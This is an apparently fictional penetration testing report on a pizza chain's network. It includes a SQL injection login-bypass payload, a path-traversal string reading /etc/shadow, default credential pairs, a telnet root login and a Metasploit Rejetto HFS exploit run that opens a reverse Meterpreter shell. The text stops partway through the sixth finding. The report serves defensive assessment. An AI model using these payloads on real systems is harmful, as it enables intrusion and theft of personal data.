

Freddy Fazbear's Pizza

Penetration Testing Report



Prob3
May 3, 2026

WARNING: This record contains Sensitive Security Information controlled under 815 ILCS 530, the California Consumer Privacy Act (CCPA), and GDPR guidelines. Disclosure is restricted to individuals with a “need to know” under these regulations, except with written permission from relevant regulatory authorities. Unauthorized release may result in civil penalties or other actions. For U.S. government agencies, public disclosure is governed by 5 U.S.C. 552. The contents of this document are intended solely for Freddy Fazbear’s Pizza.

Table of Contents

1	Executive Summary.....	3
2	Engagement Overview.....	4
	2.1 Goals.....	4
	2.2 Scope.....	4
	2.3 Methodology.....	5
3	Technical Report.....	7
	Introduction.....	7
	Critical Risk Findings.....	8
	C1: SQL Injection (Authentication Bypass).....	8
	C2: Local File Inclusion (LFI) Leading to Sensitive Data Exposure.....	11
	C3: Broken Access Control Leading to Sensitive Data Exposure.....	14
	C4: System-Wide Weak Admin and Database Credentials.....	16
	C5: Telnet Root Access.....	20
	C6: Rejetto HttpFileServer (HFS) RCE.....	22
	High Risk Findings.....	25
	H1: AS-REP Roasting via Kerberos Pre-Authentication Misconfiguration.....	25
	H2: Weak password policy and domain password.....	29
	H3: Anonymous FTP.....	31
	H4: Insecure Direct Object Reference (IDOR).....	34
	H5: Redis Unauthenticated Login.....	36
	Moderate Risk Findings.....	37
	M1: Cross-Site Scripting (Stored XSS).....	37
	M2: HTTP Verb Tampering.....	40
4	Sensitive Data Encounters.....	43
5	Pentest-wide Attack Narrative.....	45
	Web Application Approaches.....	45
	Linux Approaches.....	45
	Windows Approaches.....	46
6	Overall Organizational Assessment.....	46

1 Executive Summary

From April 29th to May 1st, Prob3 performed a full black box penetration test on Freddy Fazbear's Pizza's internal systems with the goal of finding security vulnerabilities and determining if the security of Fazbear's internal systems is sufficient enough to combat cyber attacks.

This assessment was prefaced by reconnaissance of Fazbear Entertainment employees through open-source intelligence gathering. The active engagement involved testing all systems in the 10.21.67.0/25 network.

Many security configuration issues were identified by prob3. On many of the services found on the network, multiple vulnerabilities were discovered that led to unauthorized administrative access and the leaking of sensitive company and customer information.

Finding Counts

6 Critical

5 High

2 Medium

0 Low

13 Total Findings

Scope

The following systems were identified within the scope of testing:

- Domain Infrastructure
 - 10.21.67.10 - Active Directory Controller (FAZBEAR-DC)
- Windows Systems
 - 10.21.67.120 - FOXY-IT workstation
 - 10.21.67.127 - Chica-CCTV Server
- Linux Servers
 - 10.21.67.20 - DNS Server
 - 10.21.67.80 - FTP/NFS Server
 - 10.21.67.115 - Telnet-enabled host
 - 10.21.67.116 - CouchDB server
 - 10.21.67.125 - PostgreSQL database server
- Web Applications
 - 10.21.67.111 - Birthday booking app

- 10.21.67.112 - Showtime Scheduler app
- 10.21.67.118 - Grafana dashboard

In addition to systems, phishing campaigns were also within the scope of this contract, but were not carried out.

Timeline

Engagement Began

2026-4-29 16:00 EST

Engagement Concluded

2026-5-1 4:00 EST

Report Delivered

2026-5-3 14:59 EST

2 Engagement Overview

2.1 Goals

The primary objective of this penetration testing agreement between Freddy Fazbear's Pizza and Prob3 was to identify security concerns and vulnerabilities of important internal company systems and web applications. The specific goals of this assessment included:

- Identification of security vulnerabilities in critical company internal tools, with a focus on weaknesses of credentials and data storage methods, as well as securing exposed customer information.

2.2 Scope


Prob3 was tasked to perform testing on the Fazbear network (10.21.67.0/25). This network consists of multiple Windows and Linux systems that are crucial for business operations, including Active Directory domain services, web applications, databases, and internal file systems.

2.3 Methodology

Testing performed by prob3 followed a well-structured system, starting with reconnaissance, then enumeration, followed by identification of vulnerabilities, and lastly the controlled exploitation of found vulnerabilities to confirm their existence. Tools utilized to find vulnerabilities include Nmap, Burp Suite, and ffuf, among other industry-standard tools.

Freddy Fazbear's Pizza

Network Diagram



3 Technical Report

Introduction

This section provides detailed insights into each identified vulnerability. With this information, system administrators and employees responsible for Fazbear Entertainment's security can secure their systems.

Each vulnerability is rated on an adjusted scale similar to the scale from the Common Vulnerability Scoring System (CVSS v3.1). The scale used is displayed below:

Risk Rating	Risk Score
Critical	9.0-10.0
High	7.0- 8.9
Medium	4.0 - 6.9
Low	0.0 - 3.9

In addition to the base scale, Prob3 also took into consideration the likelihood and impact on Fazbear Entertainment if these vulnerabilities were exploited by malicious actors. The scale used is displayed below:

Likelihood	Impact on Company
Very High	Catastrophic
High	Serious
Moderate	Moderate
Low	Tolerable
Insignificant	Insignificant

Critical Risk Findings

C1: SQL Injection (Authentication Bypass)

9.1	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N		
	Likelihood	Very High	Impact	Serious
Affected Systems				
IP Address	Port	Service	Version	
10.21.67.111	8080	HTTP	Werkzeug HTTP Server (Python 3.11.15)	

Details:

SQL injection is a vulnerability that lets attackers inject malicious SQL code into a search field which can extract, delete, or manipulate data found within the database. An authentication bypass was found on the login page of the Parts and Service web application that allowed for easy administration access due to SQL injection.

Confirmation:

Prob3 tested the login field for the “Fazbear Birthday Bookings” web application, and found it was vulnerable to SQL injection.

The screenshot shows the login interface for 'FAZBEAR BIRTHDAY BOOKINGS'. At the top, there are two red balloons and a brown bear head icon. Below the title, it says 'Sign in to manage your party reservation'. The login form has two fields: 'USERNAME' and 'PASSWORD'. The 'USERNAME' field contains the SQL injection payload: `' OR '1'='1'--`. The 'PASSWORD' field is filled with eight asterisks. Below the fields is a blue 'Sign In' button with a birthday cake icon. At the bottom, there is a footer: 'Fazbear Entertainment, Inc. - "A magical place for kids and grown-ups alike!"'.

Figure 1: Unauthorized Login with SQL Injection

Using the classic SQL payload “ ‘ OR ‘1’=‘1’--”, prob3 was able to gain access to a user’s account, which alters an SQL query to comment out the password check, allowing for an unauthorized login.




Figure 2: User dashboard after logging into account

Impact:

This vulnerability allows for total access to a user’s account, violating multiple privacy laws (including the CCPA and GDPR).

Mitigation:

The use of parameterized queries is irrefutable. Proper input validation is of utmost importance when customers are involved. Concatenating user input directly into SQL queries is dangerous and needs to be avoided at all costs. In all, parameterized queries and potentially multi-factor authentication should be implemented.

C2: Local File Inclusion (LFI) Leading to Sensitive Data Exposure

9.7	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N		
	Likelihood	High	Impact	Serious
Affected Systems				
IP Address	Port	Service	Version	
10.21.67.111	8080	HTTP	Werkzeug HTTP Server (Python 3.11.15)	

Details:

Local File Inclusion (LFI) is the concept of an attacker manipulating a web application to expose sensitive data on a server. In this case, the URL was changed to access unauthorized files.

Confirmation:

During testing prob3 noticed a “file” parameter on the /animatronic endpoint, and checked for LFI:




Figure 3: Using file parameter to access /etc/shadow

Impact:

Prob3 was able to use the `../` character to traverse the local file system hosting the animatronic profile files, and access the `/etc/shadow` file. With this knowledge, prob3 pivoted to check if the source code was exposed for the web application, and found the source code containing extremely sensitive customer and employee information, including social security numbers and salary amounts. In addition to that, a secret key for the app was found as shown below:

```
../../../../app/app.py
```

The screenshot shows a web browser window with the address bar displaying `http://10.21.67.111:8080/animatronic/profile?file=../../../../app/app.py`. The browser's address bar also shows a 'Not Secure' warning. Below the address bar, there are links to 'Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', and 'Google Hacking DB'. The main content area has a pink header with the word 'BOOKINGS'. Below this, there is a section titled 'Animatronic Profile Viewer' with a cat icon. A message box says 'Loading file: ../../../../../../app/app.py'. The source code is displayed in a light gray box with a dark border. The code is a Python Flask application that imports `sqlite3`, `os`, and `datetime` from `datetime`, and `Flask`, `request`, `session`, `redirect`, `render_template`, `render_template_string`, and `g` from `flask`. It creates a Flask app, sets a secret key (redacted with a black box), and defines database and log file paths. It also has a `@app.before_request` decorator for a `log_request` function that logs the user agent, timestamp, remote address, method, and path.

```
import sqlite3, os
from datetime import datetime
from flask import (Flask, request, session, redirect,
                  render_template, render_template_string, g)

app = Flask(__name__)
app.secret_key = [REDACTED]
DB_PATH = "/tmp/bookings.db"
LOG_FILE = "/tmp/booking_access.log"

@app.before_request
def log_request():
    ua = request.headers.get("User-Agent", "-")
    line = (f"[{datetime.now().strftime('%Y-%m-%d %H:%M:%S')}] "
           f"{request.remote_addr} \ {request.method} {request.path}\n"
           f"User-Agent: {ua}\n")
```

Figure 4: Source code with app's secret key and other sensitive information

The CVSS score was highly adjusted from High to Critical due to the importance of the leak of information (customer information, employee information, secret key).

Mitigation:

Stricter input validation preventing traversal of the file system needs to be implemented, as well as sensitive files should not be stored on the same system as the animatronic profiles. Lastly, important sensitive information should not be stored inside user accessible files.

C3: Broken Access Control Leading to Sensitive Data Exposure

9.6	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N		
	Likelihood	High	Impact	Serious
Affected Systems				
IP Address	Port	Service	Version	
10.21.67.111	8080	HTTP	Werkzeug HTTP Server (Python 3.11.15)	

Details:

Exposed endpoints can leak information that a company does not want to share with the public. There are two exposed endpoints with extremely sensitive information about customers and staff that require no authorization to access.

Confirmation:

When prob3 used a LFI vulnerability to find the source code of the web application (see C2), two exposed endpoints were found, /staff/payroll and /internal/bookings/export.

FAZBEAR ENTERTAINMENT - STAFF PAYROLL RECORDS					
CONFIDENTIAL - HR USE ONLY - FISCAL YEAR 1987					
#	Employee Name	Role	Annual Salary	SSN	Hire Date
1	[REDACTED]	Night Guard	[REDACTED]	[REDACTED]	1987-10-01
2	[REDACTED]	Night Guard	[REDACTED]	[REDACTED]	1987-10-15
3	[REDACTED]	Night Guard	[REDACTED]	[REDACTED]	1987-11-01
4	[REDACTED]	Senior Guard	[REDACTED]	[REDACTED]	1983-06-12
5	[REDACTED]	Engineering	[REDACTED]	[REDACTED]	1983-01-01

FULL BOOKING EXPORT - ALL RESERVATIONS
INTERNAL USE ONLY - INCLUDES CUSTOMER PII AND INTERNAL NOTES

#	Party Name	Customer	Email	Phone	Date	Package	Guests	Special Requests	Internal Note
1	[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]	1987-11-15	Silver Package	12	[REDACTED] loves bonnie. Have Bonnie perform first.	Standard reservation.
2	[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]	1987-11-16	Gold Package	20	NUT ALLERGY - absolutely no peanut products in any food.	VIP - waive cake cutting fee.
3	[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]	1987-11-17	Bronze Package	5	Guests arrive after midnight. Use the side entrance on Rathbone Ave.	Night guard discount applied. Do not advertise.
4	[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]	1987-11-20	Platinum Package	45	Reserved entire dining area. Gluten-free options required.	Corporate invoice - bill [REDACTED]

Figure 5 and 6: Exposed endpoints with sensitive information

Impact:

Confidential information could easily be accessed by anyone who knows the endpoints, and any and all credibility for Fazbear Entertainment would be lost. It is critical to lock down customer and staff information behind high level authentication.

The CVSS score was highly adjusted from High to Critical due to the importance of the leak of information (customer information, employee information, secret key).

Mitigation:

All sensitive endpoints need to have authentication implemented, and the sensitive endpoint should be taken down until fixed. Role based authentication should be implemented so staff can see their payrolls, and customers cannot, for example.

C4: System-Wide Weak Admin and Database Credentials

10	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N		
	Likelihood	Very High	Impact	Catastrophic
Affected Systems				
IP Address	Port	Service	Version	
10.21.67.11(1,2)	8080, 80	HTTP	Werkzeug HTTP Server (Python 3.11.15)	
10.21.67.118	3000	Grafana	N/A	
10.21.67.125	5432	PostgreSQL	Not Specified	

Details:

Weak passwords, especially on an administrator's account, can be devastating for a company. Once an attacker gets access to the admin account, they can cause serious damage to a web application (by posing as an administrator for an example). This was a recurring issue found within Fazbear systems.

Confirmation:

Prob3 located a /admin/login endpoint, and used basic weak credentials to try and break into the admin account. The credentials were:

admin:admin




Figure 7: Admin dashboard with PII (on .111)

In addition to this finding on the .111 web application, the admin login page found in a similar manner for the .112 web application (also at a /admin/login endpoint) also had the same credentials.

SYSTEM ADMINISTRATION
Fazbear Show Operations - Restricted

USERNAME
admin

PASSWORD
.....

AUTHENTICATE

UNAUTHORIZED ACCESS IS PROHIBITED AND MONITORED

Figure 8: Admin login page (on .112)

Admin Dashboard - Showtime x

Not Secure http://10.21.67.112/admin/dashboard

SHOWTIME ADMIN Dashboard Logout

SHOW SCHEDULE

#	Title	Animatronics	Stage	Time	Notes
1	Opening Medley	Freddy, Bonnie, Chica	Main Stage	17:00	Standard set. Freddy leads. Check hat serve before show.
2	Foxy Pirate Hour	Foxy	Pirate Cove	18:30	Curtain must stay closed until exactly 18:30. Do NOT open early.
3	Puppet Lullaby	Puppet / Marionette	Prize Corner	20:00	Music box MUST be wound before each performance. Failure to wind = inc...
4	Golden Freddy Encore	Golden Freddy	Safe Room	22:00	RESTRICTED. Authorized personnel only. Do not discuss with floor staff.

SYSTEM CONFIGURATION

Key	Value
admin_email	henry@fazbear.local
alert_phone	555-FAZB
backup_server	\\FAZSERVER01\backup
db_connection	sqlite:///tmp/showtime.db

Figure 9: Admin dashboard (on .112)

The Grafana instance running on 10.21.67.118 also has default credentials of **admin:admin**.




Figure 10: Grafana dashboard (on .118)

Lastly, the PostgreSQL host on .125 also has default credentials, **postgres:postgres**.




Figure 11: PostgreSQL list of databases (on .125)

Impact:

Weak admin credentials can lead to devastating effects on all affected services. Both web applications would be compromised, and the attackers could view, edit or delete sensitive data, pose as administrators, or leverage the credentials to advance attacks across the rest of the network.

Mitigation:

Default credentials should be changed when deploying servers. Administrators should make sure administrator accounts are secured, and a stronger password policy should be implemented for the network.

C5: Telnet Root Access

9.8	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H		
	Likelihood	High	Impact	Serious
Affected Systems				
IP Address	Port	Service	Version	
10.21.67.115	23	Openwall HNU/ Linux telnetd	N/A	

Details:

Telnet is a service allowing users to log into another person's computer via a TCP/IP network. The service unfortunately transmits usernames and passwords over the network, meaning attackers can intercept those important credentials.

Confirmation:

During testing, prob3 found a telnet service running that had root login enabled.

```
(kali㉿kali)-[~]
└─$ telnet 10.21.67.115
Trying 10.21.67.115...
Connected to 10.21.67.115.
Escape character is '^]'.

Linux 6.12.63+deb13-amd64 (dbc6744b862a) (pts/0)

dbc6744b862a login: root
Password:
Linux dbc6744b862a 6.12.63+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.63-1 (2025-12-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@dbc6744b862a:~# whoami
-bash: whoami: command not found
root@dbc6744b862a:~# whoami
root
root@dbc6744b862a:~# id
```

Figure 12: Telnet no authorization required for access to root

With weak credentials (root:root), access to the system was granted, and prob3 was logged in as root on the .115 host.

Impact:

With root access, an attack has total control over the host, and can use it to pivot to other systems on the network. In addition, the attacker can capture other credentials of those logging into the Telnet host.

Mitigation:

Telnet should be upgraded as it is a legacy service. SSH must be implemented for this host, as it has much stronger encryption and equal or better performance. Direct root login should also be disabled.

C6: Rejetto HttpFileServer (HFS) RCE

10	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H		
	Likelihood	High	Impact	Catastrophic
Affected Systems				
IP Address	Port	Service	Version	
10.21.67.127	80	HttpFileServer	HFS 2.3b	

Details:

Rejetto HttpFileServer (HFS) has a known RCE vulnerability. This allows the attacker to execute commands on the server with a remote shell. The system is completely under control of the attacker after this vulnerability is exploited.

Confirmation:

After a nmap scan of all services, a HFS was spotted at the IP 10.21.67.127. Using Metasploit and a known exploit, prob3 acquired RCE into the system.

```
msf > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.21.67.127
RHOSTS => 10.21.67.127
msf exploit(windows/http/rejetto_hfs_exec) > set RPORT 80
RPORT => 80
msf exploit(windows/http/rejetto_hfs_exec) > run
[*] Started reverse TCP handler on 10.21.67.100:4444
[*] Using URL: http://10.21.67.100:8080/DZXbN3Hio
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /DZXbN3Hio
[*] Sending stage (199238 bytes) to 10.21.67.127
[!] Tried to delete %TEMP%\EKkXdonXq.vbs, unknown result
[*] Meterpreter session 1 opened (10.21.67.100:4444 -> 10.21.67.127:49709) at 2026-04-30 04:53:19 -0400
[*] Server stopped.

meterpreter > getuid
Server username: FAZBEAR\h.emily
meterpreter > sysinfo
Computer      : CHICA-CCTV
OS            : Windows 10 1809 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : FAZBEAR
Logged On Users : 8
Meterpreter   : x86/windows
meterpreter >
```

Figure 13: Metasploit in the h.emily account

Impact:

After getting into the system, prob3 ran some reconnaissance commands to see what privileges and what account was logged into the computer.

```
meterpreter > getuid
Server username: FAZBEAR\h.emily
meterpreter > sysinfo
Computer      : CHICA-CCTV
OS           : Windows 10 1809 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : FAZBEAR
Logged On Users : 8
Meterpreter   : x86/windows
meterpreter > getpriv
[-] Unknown command: getpriv. Did you mean getprivs? Run the help command for more details.
meterpreter > getprivs

Enabled Process Privileges
=====

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
